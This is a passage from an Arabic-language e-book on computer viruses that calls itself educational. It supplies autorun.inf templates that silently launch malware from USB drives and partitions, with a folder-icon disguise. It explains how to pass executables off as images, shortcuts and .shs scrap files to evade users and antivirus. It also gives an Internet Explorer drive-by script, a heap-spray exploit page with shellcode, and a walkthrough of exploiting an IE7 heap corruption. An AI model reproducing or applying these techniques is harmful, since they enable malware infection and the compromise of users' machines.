اكتشف عالم الفيروسات

تقنيتها ومكافحتها

اعداد وتأليف : سامح جمعه

بسم الله الرحمن الرحيم

اقرأ من فضلك هذه المقدمة

* هذا الكتاب تم بذل جهد كبير جدا لكي يوصل لك بهذا الشكل فلا يسمح لأحد إن ينسخ او يطبع اى جزء من الكتاب فأعلم ان الله يرى

*هذا الكتاب تم تنفيذه لكسب العلم وليس لإيذاء المسلمين فمجرد قراءه هذا الكتاب فأنك تقسم بالله العظيم انك لم تؤذى بيه احد وتستخدمه ليفيد الناس

*قبل ما اطرح هذا الكتاب خفت كثيرا ان يتم استخدامه بشكل خاطئ ويقوموه الذين فى قلوبهم مرض بإيذاء الناس بيه ولكنى تغلبت على خوفي لكي يعم العلم لنا جميعا فكل كتب التي تتكلم عن الفيروسات بلغه العربية عبارة عن حشو العقول بكلام إنشاء لا فيده منه فقررت اطرح هذا الكتاب بأسلوب شرح حقيقي والهدف من هذا الكتاب هو التمرس والتطبيق بنفسك وليس السمع ونظريات عن طريق استخدام برنامج الكمبيوتر الوهمى الذى يجعل لك تنفيذ هذه الفيروسات ممكنا فى مجال معزول عن نظامك بدلا من ايذأ نفسك مثل برامج

VMware-workstation-5.0 و Virtual PC

*هذا الكتاب وارد بيه الأخطاء لان هذا الكتاب عبارة عن اجتهاد شخصي وتم الاستعانة بكثير من خبره زملائي في موقع كتب وغيرهم فإذا وجدت خطأ قم بمراسلتي على ايميلى

* هذا الكتاب لم يذكر كل شيء عن تقنيات الفيروسات وعليك بلأستعانه بكتب زملائي والاهم من ذلك هوالسعى الشخصى والبحث فى النت عن كل جديد فى المواقع العربية والاجنبيه يمكنك وقتها ارسال هذه الكتب او الصفحات الى ايميلى لكي اكسب العلم أيضا ويعم الخير

سامح جمعه
Sameh_gomaa2003@yahoo.com

شكر وتقدير

شكر وتقدير الى موقع (كتب) هذا الموقع له الفضل بعد الله فى معرفتى كثيرا على العلوم التقنيه

انصح بقراءه هذه الكتب

1- كتاب دراسه فى علم الفيروسات للمؤلف وجدى عصام
2- كتاب الحمايه بواسطة النظام
3- كتاب تجارب شخصيه مع الفيروسات
4- كتاب الامن والحماية فى الانترنت
5- برمجه الملفات الدفعية
6- عمل رقعه امنيه لعده ثغرات

كل هذه الكتب موجوده فموقع(كتب) فى قسم الامن والحمايه

موقع الفريق العربى للبرمجه قسم الامن والحمايه

ماحوظه :
لكى تصبح محترفا فى الفيروسات والحمايه لابد من معرفة الاتى :
1- تكون محترف بأى لغه برمجه حديثه
2- تكون على مستوى من لغه التجميع (الاسمبلى)
3- معرفه اوامر command (سطر الاوامر)
4- معرفه لغه الباتش (الملفات الدفعيه)
5- تكون شديد المعرفه بملفات الويندوز والرجسترى للويندوز تماما
6- تكون ذات صبر و حب لهذا المجال

طرق دخول الفيرس للويندوز

* اسلوب auto play (auto run):

إن سرعة إنتقال الفيروسات و إنتشارها و سرعة تعطيلها للجهاز و عملها يكمن في وجود ملف "Auto run" مرفق معها و يعمل على تنشيطها ...لذلك و من هذا المنطلق نستطيع إستغلال هذه الملفات



و جعلها تعمل لحسابنا ..

لقد جمعت أكثر من ملف "Autorun" من الفيروسات التي دخلت إلى جهازي و سأقوم بوضع إثنين من هذه الملفات و شرح كيفية إستغلالها ...

كود ملف الـ Autorun الأول:




```
[AUTORUN]
OPEN=x.exe
shell\open\command=x.exe
shell\explore\command=x.exe
```

كود ملف الـ Autorun الثاني :




```
[autorun]
shellexecute=x.exe
open= x.exe
shell\open\Command= x.exe
shell\open\Default=1
```

لاحظ أن محتوى ملف الأوتورن يأمر بأن يتم فتح ملف x.exe عند الدخول للقرص مباشرة أو حتى اختيار أحد هذه الأوامرopen ,explore, auto play

وهذا دليل على أن طريقة فتح القرص المفيرس من خلال النقر عليه باليمين ثم اختيار explore او open غير ناجحة إذا كان هذا السطر موجود في ملف الأوتورن


```
shell\explore\command =x.exe
shell\open\Command= x.exe
shell\autoplay\Command= x.exe
shell\open=Open
```

وتستخدم طريقه اخرى وهى جعلك انت تشغل الفيرس وهى وضع هذا الكود فى الاول

action=Open folder to view files

icon=%SystemRoot%\system32\SHELL32.dll,4

وتلاحظ انه اعطى بعد ذلك شكل الايقونه للفيرس شكل فولدر عن طريق ملف النظام SHELL32.dll الموجود فى system32 لتعطيك هذه النافذه الملغومه



الآن كل ما علينا هو تبديل أسم الملف **x.exe** إلى أسم الملف المراد تشغيله و حفظ الملف بلاحقة **.inf** ليصبح مثلا **Autorun.inf** و يجب ان يكون هذا الملف و الفايروس بمجاورة بعضهما .. و نستطيع استخدام هذا الـ "**Autorun**" في وحدات التخزين المتنقلة (الفلاشة) و السيديات **Cd** ولجعل الفايروس يفتح تلقائيا مع فتح القرص الصلب نضع هذا الكود فى كل برتيشن بجوار الفيرس

```
[autorun]
shell\1-open\Command= x.exe
Shellexecute=x.exe
```

واليكم اكواد خاصه لبعض الفيروسات المعروفه :

****** فيرس كونفيكر (conficker)******

```
[autorun]
Action= open folder to view files
icon=%SystemRoot%\system32\SHELL32.dll,4
shellexecute=Rundll32.exe .\RECYCLER\S-5-3-42-2819952290-8240758988-879315005-3665\jwgkvsq.vmx,ahaezdrn
```

و هذا الفيرس اللعين ا ستخدم طريقه خطير هى و ضع ا كواد وار قام ور موز كثيره و سط الا كواد ويضع علامه (;) قبل الحروف والارقام لكى يتجاهلها الويندوز و يربك الانتى فيرس


; FF443HG4FH354GHG#F%HJM@BGJHG#NMMN666

أو حقن الاوامر المراد تنفيذها ثنائيا ضمن ما يسمى **(Binary garbage)** الكلام التافه الذي سيتجاهله ويندوز عند قراءة تعليمات ملف الاوتران و هذا الفيرس ا ستخدم طريقه جديده و هو جعل الفيرس من النوع ملفات **dll** وليس من نوع **exe** سوف تسأل كيف يعمل و هو ليس ملف تنفيذى .

الجواب هو يقوم بستدعاء ملف النظام الذى يقوم بتشغيل ملفات dll و هو ملف موجود فى هذا المسار

C:\WINDOWS\system32\ Rundll32.exe

والخدعه الثانيه : قد تقول لكن امتداد الفيرس vmx و ليس dll لان الفيرس يقوم بعد الاصابه بتغيير الامتداد الى dll وهو فى الاصل ملف dll



فيرس DriveFix.exe

[autorun]
open=RESTORE\c-1-3-64-8794238531-8742492-9897532\DriveFix.exe
icon=%SystemRoot%\system32\SHELL32.dll,4
action=Open folder to view files
shell\open=Open
shell\open\command=RESTORE\c-1-3-64-8794238531-8742492-9897532\DriveFix.exe
shell\open\default=1

..

***** ومن الطرق أيضا وهي تابعة لموضوع الأوتورن*****

هذه الطريقة وهي أن الفايروس يتخفى بامتداد jpg الصوري مثلo_o.jpg لكي يوهم المستخدم بأنه صورة
ولكن ملف الأوتورن التابع له يوضح أن الفايروس عبارة عن سكربت Script بامتدادvbs
وهذا الامتداد يعمل عن طريق الملفWscript.exe
والواضح في ملف الأوتورن أنه أمر الـ Wscript.exe أن يقوم بتشغيل الـفايروس
كود:

```
[autorun]

shellexecute=Wscript.exe /e:vbs (o_o).jpg
```

*****ومن تقنيات التخفي والخداع*****
التخفي بأيقونات وأسماء ملفات النظام الأساسية مثل
الفايروس svchost باسم ملف النظامsvchost والفايروس smss باسم ملف النظام smss
وإن لاحظت أن الفايروس services قد تخفى بأحد أيقونات النظام لكن السؤال هنا كيف أعلم متى يكون svchost وغيره فايروس ومتى يكون ملف نظام مهم!!
الجواب بسيط جدا
لاحظ أن جميع الملفات المدعوة بـ svchost إن التي ذكر أمامها SYSTEM أو LOCAL SERVICEأوNETWORK SERVICE هي في الغالب ملفات للنظام مهمة جدا أما ما ذكر أمامها اسم المستخدم وهو فهو في الغالب فايروس. نقطة أخيرة في هذه الفقرة وهي أنكم كما تعلمون معظم الفايروسات تقوم بإخفاء نفسها وتظهر بأيقونة باهتة (في حال أنه خيار إظهار الملفات المخفية مفعل وسليم)والمشكلة فيها هي أنه عند المحاولة للتعديل في خصائصها لا تستطيع وذلك لأنها غير مفعلة ولكي نتمكن من تحويلها لملفات عادية أي غير مخفية نتبع الآتي
افتح قائمة ابدأ ثم اذهب إلى تشغيل واكتبcmd
Start > Run > cmd
ثم اكتب
Attrib -r -s -h
ثم مسار الملف كاملا بين" "
مثال
كود:

```
Attrib -r -s -h"C:\lol.exe"
```

عندها سيتم إزالة
Read only , System , Hidden
من خصائص الملف وحتى ولو لم يمكن إزالتها بالطريقة العادية
ومن ثم تعمل له مسح
كود: Del C:\lol.exe

ملفات ذو الاشكال المخادعه:

(اسلوب surtcut)
نقوم بتحويل ملف exe الى ملف شورت كات بتغيير امتداد الملف من exe. الى امتداد pif.








وبهذه الطريقه يصعب على الانتى فيرس كشفه لعدم توفر كود الفيرس بسهوله وايضا على المستخدم
- الطريقه الثانيه وهى بعمل شورت كات (shurtcut) للملف الفيرس ثم تغيير شكل الايقونه لملف الشورت كات واختيار شكل اخر وعمل اخفاء للملف الاساسى



الطريقه الثالثه استخدام برامج لتغيير الايقونه مثل







- (استخدام فيروسات ذات امتدادات غير exe)

مثل فيروسات script (.vbs) وفيروسات batch (.bat) وفيروسات حافظه الشاشه SCR.وفيروسات HTML (.html) وفيروسات scrap (.shs)
واليكم طريقه نقوم بتغيير امتداد EXE الى امتداد غير معروف من قبل الكثيرمن مستخدمي الانترنت والامتداد هو SHS وهذا الامتداد خطيرجدا لما فيه من امكانيات الاتصال مع البرامج الاخرى وهو Scrap Object
والطريقه هي كالتالي :
قم بتشغيل برنامج WordPad افتح البرنامج وصغر النافذه والان اضغط على البرنامج Virus بالزرار الايسر مره واحده ولا ترفع اصبعك عن الزرار ثم اسحبه الى برنامج WordPad سوف ينتقل الملف الى البرنامج بكل سهوله ثانيا اضغط بالزر الايمن على الملف الذي انتقل الى WordPadاختر Package Object ثم Edit Package سوف تظهر لك نافذه بأسم Object Packager - Package in Documentاختر قائمة Edit ثم Copy Package ثالثا واخيرا اختر المجلد الذي به ملف EditServer ثم اضغط في المكان الفارغ على الزرار الايمن ثم اختر (Paste لصق) سوف يتكون لك ملف شكله غريب باسم Scrap وهذا هوالملف قد تغير امتداده الىshs

اسلوب الثغرات الويب و net work فى النظام:

لا يوجد نظام بلا ثغرات ، حكمة يؤمن بها هاكر ويخاف منها كل مستخدم أو مصمم للنظام ، فلطالما أحتوت الأنظمه على ثغرات ، ولكن قد تتفاوت هذه الثغرات من ثغرة لا يوجد لها ضرر كبير على المستخدم الى ثغرة خطيرة جدًا قد تؤدى إلى أختراق النظام بالكامل . على أية حال ليست جميع الثغرات أو نقاط الضعف (vulnerable) قابله للاستثمارexploit. الفايروسات قد تستثمر نقاط الضعف هذه لإصابة الجهاز أو للحصول على صلاحيات أعلى بالمخترق في الجهاز المخترق، ويطلق على من يقوم باستخدام هذه الإستثمارات exploited بلمخترق Attacker .
هناك نقاط ضعف تقنية وهي التي تستهدف أنظمه الحاسب Technical Weakness

ثغرات Internet Explorer

الثغره الاولى:
وهوتشغيل الفيرس مجرد دخولك للموقع وطبعا سوف يعمل وينسخ نفسه فى جهازك

الآن نأتي لكتابة بعض الأكواد.
كود التشغيل الموجود في.HTML

```
<script language=vbscript>
on error resume next
dim sys
Set df = document.createElement("object")
df.setAttribute "classid", "clsid:BD96C556-65A3-11D0-983A-
00C04FC29E36 "
set fso = df.createobject("Scripting.FileSystemObject","")
set s=df.CreateObject("Shell.Application.1","")
set re=df.createobject("wscript.shell","")
sys=fso.GetSpecialFolder(1)
s.Open ("C:\ VIRUS.exe")
</script>
```

ثغره الثانيه :

الاستغلال يستهدف ثغرة مكتشفه في الطريقة التي يستخدم متصفح Internet Explorer معلومات CSS المستخدمة في معظم صفحات الويب على الانترنت.

```
<!--
securitylab.ir
K4mr4n_st (at) yahoo (dot) com [email concealed]
-->
<!DOCTYPE HTML PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtm
<HTML xmlns="http://www.w3.org/1999/xhtml">
<HEAD>
<script>
function load(){
var e;
e=document.getElementsByTagName("STYLE")[0];
e.outerHTML="1";
}
</script>
<STYLE type="text/css">
body{ overflow: scroll; margin: 0; }
</style>

<script language="javascript">
var shellcode = unescape("%uE8FC%u0044%u0000%u458B%u8B3C%u057C%u0178%u8BEF%u184F%u5F8B%u
0120%u49EB%u348B%u018B%u31EE%u99C0%u84AC%u74C0%uC107%u0DCA%uC201%uF4EB%u
543B%u0424%uE575%u5F8B%u0124%u66EB%u0C8B%u8B4B%u1C5F%uEB01%u1C8B%u018B%u
89EB%u245C%uC304%uC031%u8B64%u3040%uC085%u0C78%u408B%u8B0C%u1C70%u8BAD%u
0868%u09EB%u808B%u00B0%u0000%u688B%u5F3C%uF631%u5660%uF889%uC083%u507B%u
7E68%uE2D8%u6873%uFE98%u0E8A%uFF57%u63E7%u6C61%u0063");
var bigblock = unescape("%u9090%u9090");
var headersize = 20;
var slackspace = headersize+shellcode.length;
while (bigblock.length<slackspace) bigblock+=bigblock;
fillblock = bigblock.substring(0, slackspace);
block = bigblock.substring(0, bigblock.length-slackspace);
while(block.length+slackspace<0x40000) block = block+block+fillblock;
memory = new Array();
for (x=0; x<4000; x++) memory[x] = block + shellcode;
</script>

</HEAD>
<BODY onload="load()">
</BODY>
</HTML>
```

حان الوقت للانتقال إلى متصفح آخر، ولو بشكل مؤقت.. لكن هل يمكن أن تنتقل إلى الإصدار 8 في ظل نشر خبر آخر بأن IE8 و ميكانيكية الحماية من XSS تحوي على خطأ تصميمي يخلق ثغرات XSSفي المواقع التي لا تحوي أساساً على ثغرات

بسم الله الرحمن الرحيم.
اليوم ان شاء الله سنتطرق للتحليل التقني لثغرة المتصفح حيث سيشمل ذلك تحليل الإستثمار وتحديد مكان الخطأ وشرح لطريقة الإستثمارة الرائعة في ذلك.

1-نظرة عامة:


تعتبر هذه الثغرة من أخطر الثغرات التي انتشرت في هذه الآونة الأخيرة من ناحية انها ذات تأثير بالغ فهي تسمح بتشغيل اكواد ضارة (**Code Execution**) في اجهزة المستخدمين،مايعني هذا هو تعريضها لخطر فعلي يتمثل في:

1- تحميل فيروسات او احصنة طروادة للجهاز مما يعرض صاحبه لفقدان او انتهاك لخصوصيته.
2- او فتح قناة او منفذ يسمح للمستخدم بالدخول المباشر و الغير مصرح للجهاز.

مما يجعلها كما سبق ذكر من اخطر الثغرات التي ارتفع من اجلها مؤشر الخطورة لدى **Symantec**و كدليل على ذلك قامت مجموعة من الفيروسات بإستعمالها كـ **Spreading Vulnerability**اي ثغرة تنتشر من خلالها،و بالعودة إلى اصل الثغرة ومكتشفها فإن الإستثمار انتشر سهوا من خلال باحثين صينيين وقيل ان الثغرة في 15 نوفمبر اي قبل نشرها كانت تباع في منتيديات و وصل سعرها إلى **$15,000** وهذا الخبر من موقع **The Register**.

نظرة تحليلية:

الثغرة تحدث اثناء معالجة مستند **XML** في صفحة **HTML**،لنلقي نظرة على البيانات التي تحدث الثغرة شاهد الصورة:



كما تلاحظ الصفحة عبارة عن مستند **XML** داخل صفحة **HTML**، الصفحة تحتوي على وسوم خاصة التي عليها إيطار بالأخضر.

ربما علينا التطرق لمفهوم **XML** لكي يكون الشرح واضحا اكثرا:

XMLهي ان صح التعبير عبارة عن لغة أتت لوصف البينات اي ان البرامج او المتصفح عند تعامله مع بيانات من نوع **XML** فإنه سيتعامل مع نوع البيانات وما يحدد صفة للبيانات ونوعها هي الأوسمة **tags**، والمرونة التي تقدمها **XML** انها تجعل لك وسوم خاصة وهذا ما اعتقد انه الأمر المهم وهذا هو الغرض الرئيسي من اللغة،لنفرض انك تتعامل مع بيانات ما يتم نقلها عبر

الأنترنت ولتكن طلبات شراء مثلا وهذه البيانات لما تصل إلى الجهة المعينة فإن التعامل معها على اساس نصوص واشكال امر صعب لذلك ولتسهيل الأمر العملية يتم إستخدام XML بإستعمال اوسمة خاصة على سبيل المثال:

```
<request>
<book>hacking</book>
<price>15000$</price>
<request>
```

وسيتم معالجتها كما هي موضوعة يعني سعر الكتاب هو 15000$ و اسم الكتاب هو Hacking ، فهذا بإختصار يوضح فائدة XML وما تعني الأوسمة الخاصة.
نعود للموضوع.
وكما قلنا سابقا ان الإستثمار يحوي اوسمة خاصة مؤطرة بالأخضر هي:
<X>و <C> لاتنسى هذه الأوسمة لأننا سنعتمد عليها في تخطي برامج الحماية(;
الأمر الآخر هو هذا:

```
[CDATA[.....image link here....]]
```

الوسم المؤطر باللون البني هذا الوسم في لغة XML يوحيي للمحلل الغوى او Parser الخاص ب XMLوهو الذي يقوم بتحليل مستندات XML بأن مادخل العارضيتين عبارة بيانات لا يتم معالجتها لكي تفهم هذا يجب ان تعرف ان اصل الثغرة هو ذلك الرابط.
حيث يتم كتابة اول اربعة بايت من اسم الموقع على مؤشر مما يتسبب في تشغيل اكواد ضارة وهذا ما سنتطرق إليه بعد قليل.
بصفة عامة اثناء التعامل مع مستندات XML فالـ Parserيقوم بمعالجة ماهو موجود بين الأوسمة على سبيل المثال:

```
<test>im text</test>
```

هنا الـ Parserيقوم بمعالجة im text ياترى لماذا؟ لأنه في بعض الأحيان تكون الأوسمة متداخلة فيما بينها مثلا:

```
<test><test2>im text</test2><test>
```

لذلك عليه معالجةما بداخل الوسم <test> ليعرف انه يوجد وسم آخر هو <test2> لكن هنالك مشكلة ماذا لو اردت ان اقوم بإرفاق اكواد جافا سكريبت او HTML داخل اوسمة وكلنا يعلم ان الأكواد تحتوي كثيرا على <> هاتين العلاميتين ماذا سنفعل؟ هنا يأتي دور الوسم الخاص CDATAحيث انه يتيح لك ان تدخل اكواد HTML او اي كود تشاء بينه بحيث ان الـ Parser لن يقوم بمعالجته وإظهار اخطأء في حالة انك ادخل الأكواد من دون ذلك الوسم لأنه سيحصل خلط للبينات وهذا مثال على ذلك:

```
<test><test2><html>im text<html></test2><test>
```

فكما ترى هنا ان الأمر سيختلط بين اوسمة HTML و XML لذلك لوسم CDATA دور كبير، اتمنى ان الأمر توضح، اعلم ان الموضوع تحول إلى موضوع برمجة لكن المر مهم جدا ويجب ان نتطرق لجميع النواحي في الإستثمار لكي يسهل إستيعابه.

الشق الثاني من المستند هو عبارة عن وسم من نوع SPAN وهذا الوسم يستعمل في تخصيص اعدادت معينة لنص او مستند او جزء كما هو موضح.
فهناك نرى ان SPAN الأول يدل على ان قالب XML المكتوب فوق يجب ان يتم معاملته على اساس كودHTML ،لاحظ جيدا الكود:
DATASRC=#Iوهو مصدر البيانات والذي يشير إلى I وهو مستند XML وهذا مكتوب في بدايته.
DATAFLD=Cهنا يتم تحديد اكثر وهنا يقصد الحقل الذي به الوسم C داخل مستند XML
DATAFORMATAS=HTMLوهنا طبيعة التعامل مع القالب وكما هو موضح التعامل على اساس كود. HTML
لكن ألا ترى امر غريب في الصفحة...،نفس التعليمة تم إعادتها وهي إعلام المتصفح بأن البيانات يجب ان يتم تعاملتها على اساس.HTML
وهنا المشكلة العظمى حيث ان وضع الوسم داخل نفسه يسبب ما يسمى ب Heap Corruption والذي يسمح بكتابة 4 بيتات من اسم الهوست -المؤطرة باللون الأحمر- على مؤشر لكائن او دالة معينة.

تحديد مكان الخطأ وتقنيات الإستثمار:

الآن افتح IE7 في OllyDbg واذهب للعنوان التالي 7EA81DDC وضع نقطة توقف وذلك بعد تشغيل المتصفح في حالة التنقيح بالضغط على F9 قم بتصفح الملف I FRAME.html بإستخدام IE7بعد فتح الملف مباشرة تجد أن المتصفح توقف عند نقطة التوقف تلك التي بها التعليمات التالية:

```
7EA81DDC       MOV ECX,DWORD PTR DS:[EAX]
```

اضغط F9 مرة أخرى ستجد نفسك عند نفس المكان مرة أخرى لكن مع بعض التغير قليلا على المسجلات لاحظ الصورة:

الآن لنضع سيناريو لهجوم متوقع يمكن ان يشن على هذه القطعة من الكود الموجودة فوق في الصورة:

```
7EA81DDC       MOV ECX,DWORD PTR DS:[EAX]
7EA81DDE       PUSH EDI
7EA81DDF       PUSH EAX
7EA81DE0       CALL DWORD PTR DS:[ECX+84]
```

الكود المكتوب فوق يقوم بنقل اربعة بايتات -و تكون هذه الأربع بيتات في اغلب الأحيان مؤشر- إلى المسجل ECX ثم يقوم بدفع محتويات المسجلين EDI و EAX إلى المكدس هتان التعليمتان لا تهمنا لكن الأهم هي التعليمة المو الية،وكما قلت ان هذه الأربع بيتات عبارة عن مؤشرفإنه سيتم إستعماله وتنفيذ محتوياتها بتعليمة القفزة الأمر هنا يختلف قليلا وهو ان عملية الإستدعاء تكون بإضافة 84 إلى المؤشر وهذا الأمر لا يشكل فارقا.

دعنا الآن نقترح سيناريو للهجوم.
ما نريده هو ان نجعل البرنامج يقوم بتشغيل شل كود الخاص بنا فكيف نصل إلى ذلك...لاحظ معي لو اننا نقوم بالسيطرة على المسجل EAX وجعله يشير إلى عنوان هذا العنوان يحتوي على عنوان

للشل كود الخاص بنا اي انا **EAX** مثلا يشير إلى العنوان **0x04213326** وهذا العنوان بدوره يحتوي على عنوان وهذا الأخير يشير إلى شل كود خاص بنا،ومن ثم سيتم نقل عنوان الشل كود الخاص بنا إلى المسجل **ECX**، فبذلك بعد الوصول لتعليمة الإستدعاء

CALL DWORD PTR DS:[ECX+84]

فإن البرنامج سيقفز لمحتويات المسجل 84 + **ECX** وعملية الزيادة ليست مشكلة فيمكننا تخطيتها بإضافة **NOP** او انقاص 84 الأهم هو التحكم في المسجل **EAX** او التحكم في المؤشر التي تم نقله لـ) **EAX** لاحظ العبارة الأخيرة فهي مهمة لأن مسجل **EAX** لا يمكن ان يتم تغيره إلا بوجود تغير على مستوى الذاكرة لأن المسجل **EAX** سيتم نقل البينات المعدلة إليه -مؤشر-.
لكن السؤال الذي يطرح نفسه كيف سيتم التعديل على مكان حساس او الوصول إلى مكان تخزين مؤشر في الذاكرة؟ الجواب هو ببساطة الثغرة التي اتاحت لنا ذلك.
عن طريق تكرير الوسم **SPAN** داخل وسم مثله يعلم المتصفح بأن المستند **XML** يجب التعامل معه على اساس **HTML** فإنه سيحدث تخريب في الكومة **Heap Corruption** والذي سيؤدي بدوره إلى الكتابة على ذلك المؤشر الذي قلنا انه سيتم نقله إلى المسجل**EAX** ،
مع العلم ان اغلب البرامج تعتمد على **Heap** في تغزين المؤشرات للكائنات
بما اننا الآن استطعنا التحكم في المسجل **EAX** وبالتالي في **ECX** وبالتالي حققنا الهدف المنشود وهو تشغيل الكود الخاص بنا.
لكن هنالك مشكلة، يعني هل سنضع عنوان عشوائي وكيف سنستطيع معرفة مكان الشل كود الخاص بنا واذا عرفناه فهل سنضمن ان العنوان سيكون مماثل واين سنضع الشل كود هل سنضعه في صفحة **HTML** ثم نحاول ايجاده في الذاكرة لأخذ عنوانه؟ لذلك هنالك تقنية تستعمل في ثغرات المتصفح لتجعلها اكثر استقرارا وقابلية للإستثمار وتسمى هذه التقنية - **Heap Sray**اول استعمال لها كان سنة **2005** من طرف هاكر اسمه**skylined**

تقنية الـ:Heap Spray

وكما طرحنا ذلك الكم من التساؤلات تأتي تقنية **Heap Spray** لتسهل عملية الإستثمار، مبدأ هذه التقنية هو اولا ايجاد مكان مناسب للشل كود و الأمر الآخر هو حل مشكلة **Invalid Memory Location**وينتج هذا الأخير عند التعامل مثلا مع **Unicode string** حيث ان عنوانك التي وضعته سيصبح على هيئة) **unicode** انا لا اتحدث عن هذه الثغرة بل اتحدث في حالات أخرى) مثلا عنوانك هو **0x15424546** سيصبح هكذا) **0x15004200** لأن اليونيكود يتم فيه التمثيل لكل محرف بـ 2بايت (و الآن اصبح عنوانك لا وجود له لذلك يتم توسيع الكومة إلى ان تجعل من مكانك **Valid Location**اي مكان موجود في الذاكرة،لنفرض ان عنوان الكومة يبدأ بـ **0x15000000** فأننا سنمدد الكومة وذلك بحجز اماكن كبيرة بها لتصل إلى **15004200** اي اننا نقوم بحجز **4200** بايت او اكثر لجعل ذلك المكان موجود في الذاكرة.
